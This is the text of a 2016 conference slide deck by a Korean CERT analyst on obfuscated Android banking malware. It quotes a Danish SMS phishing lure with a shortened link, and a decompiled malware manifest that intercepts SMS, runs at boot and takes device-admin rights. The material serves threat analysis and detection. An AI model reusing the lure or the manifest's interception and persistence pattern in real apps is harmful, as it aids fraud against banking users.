Obfuscated Financial Fraud Android Malware : Detection and Behavior Tracking

DeepSEC IDSC 2016
Friday, 11 November 2016

KISA Korea Internet & Security Agency

In Seung, Yang (KrCERT/CC, KISA)

Who am I

- In Seung, Yang
- Analysis Team at KrCERT/CC, KISA
- Mobile malware analyst

Agenda

□ Trends of Financial Fraud Android Malware in Korea

1) Methods of Dissemination

2) Types of Malicious Apps

3) How to leak victim's data


□ Obfuscated Android Malware in Korea

□ Remote-control Behaviors Tracking


□ Detection and Incident Response(KrCERT/CC)

Mobile Malware Evolution

Number of new malicious mobile programs



Number of mobile banking Trojans




Number of attacked countries is growing

90 (2014) → **137** (2015)


source : Mobile malware evolution 2015 (Kaspersky, 16.2)

Recently, SMS Phishing in Europe



Vi kunne ikke levere din ordre. Kontroller venligst dine forsendelsesoplysninger her http://bit.ly/1ZfcNeV

Overview




MMS Messaging	exts.denmark
Post	com.hubczlmumu.bkmnujkw
PostDanmark	com.hfroiwyah.hqfvjrq
Post app	exts.whats

App Name / Package Name

[source :, THE LATEST ANDROID OVERLAY MALWARE SPREADING VIA SMS PHISHING IN EUROPE, FireEye Report, 16.6.28]

Recently, SMS Phishing in Europe(Cont.)



```
▼ assets
    mptxlp.dat
▶ original
▶ res
▼ smali
  ▼ com
    ▼ atrdectn
      ▼ ioltsrc
          a.smali
          b.smali
          c.smali
          d.smali
          mrtbeig.smali
▶ unknown
  AndroidManifest.xml
  apktool.yml
```

```
<activity android:configChanges="keyboardHidden|orientation" android:excludeFromRecents="true" android:launchMode="
singleTop" android:name="com.lpygioep.tjzcverotl.yspbkw" android:screenOrientation="portrait" android:theme="
@android:style/Theme.Translucent">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
</activity>
<activity android:configChanges="
keyboard|keyboardHidden|orientation|screenLayout|screenSize|smallestScreenSize|uiMode" android:excludeFromRecents="
true" android:launchMode="singleTask" android:name="com.lpygioep.tjzcverotl.tdbkjbgts.cqkwjqjtoz" android:theme="
@style/LightDialogTheme" android:windowSoftInputMode="stateUnchanged"/>
<activity android:configChanges="
keyboard|keyboardHidden|orientation|screenLayout|screenSize|smallestScreenSize|uiMode" android:excludeFromRecents="
true" android:name="com.lpygioep.tjzcverotl.tdbkjbgts.zlapwp" android:theme="@style/LightDialogTheme" android:
windowSoftInputMode="stateUnchanged"/>
<activity android:name="com.lpygioep.tjzcverotl.wqrifafv"/>
<receiver android:enabled="true" android:exported="true" android:name="com.lpygioep.tjzcverotl.tlwao">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
                <action android:name="com.lpygioep.tjzcverotl.wakeup"/>
            </intent-filter>
</receiver>
<receiver android:enabled="true" android:exported="false" android:name="com.lpygioep.tjzcverotl.visqw">
            <intent-filter>
                <action android:name="com.whats.process"/>
            </intent-filter>
</receiver>
<receiver android:name="com.lpygioep.tjzcverotl.hmqrmzkvz" android:permission="android.permission.BIND_DEVICE_ADMIN"
>
            <intent-filter>
                <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
                <action android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"/>
                <action android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED"/>
            </intent-filter>
            <meta-data android:name="android.app.device_admin" android:resource="@xml/policies"/>
</receiver>
<receiver android:enabled="true" android:exported="true" android:name="com.lpygioep.tjzcverotl.biuzuye">
            <intent-filter android:priority="999">
                <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
            </intent-filter>
</receiver>
<service android:exported="false" android:name="com.lpygioep.tjzcverotl.jkzrcelyi"/>
<service android:exported="false" android:name="com.lpygioep.tjzcverotl.iynlhdybs"/>
<service android:name="com.lpygioep.tjzcverotl.neuevixh"/>
<service android:name="com.lpygioep.tjzcverotl.wqsweriuqd"/>
<service android:name="com.lpygioep.tjzcverotl.hronaige"/>
<service android:name="com.lpygioep.tjzcverotl.exvsrizni"/>
<service android:name="com.lpygioep.tjzcverotl.scetjxjrv"/>
```

Code structure and manifest file of obfuscated code

Smartphone banking users in Korea


134%

Population	Smartphone users	Smartphone banking users
51 million	46 million	68 million

(*) Including multiple banks app users

Security Policy on Financial Services Sector in Korea

① ID Card



주민등록증

홍길동(洪吉童)


●●●●●●–●●●●●●●

서울특별시 □□구 □□동

서울특별시□□구청장

TRANSLATION : ID card
Name: Hong Kil-Dong,
Social Security Number: 000000 - 0000000
Address: Seoul, OOO Gu, OOO Dong

③ Security Number Card



* 이 표는 인터넷뱅킹, 텔레뱅킹 서비스에 동일하게 사용합니 01 NO. 01008322

1	10 97	2	24 70	3	10 97	4	39 18	5	06 68
6	82 76	7	97 10	8	82 76	9	87 33	02	75 03
11	03 16	12	70 00	13	90 16	14	93 05	15	04 75
16	27 74	17	64 72	18	27 74	19	87 73	20	28 79
21	00 01	22	85 35	23	00 01	24	84 65	25	27 21
26	29 70	27	33 82	28	29 70	29	24 14	30	83 17

TRANSLATION :
*This table is used for internet banking
as well as telebanking service.

② Certificate


(NPKI, National Public

Key Infrastructure)

④ OTP Number

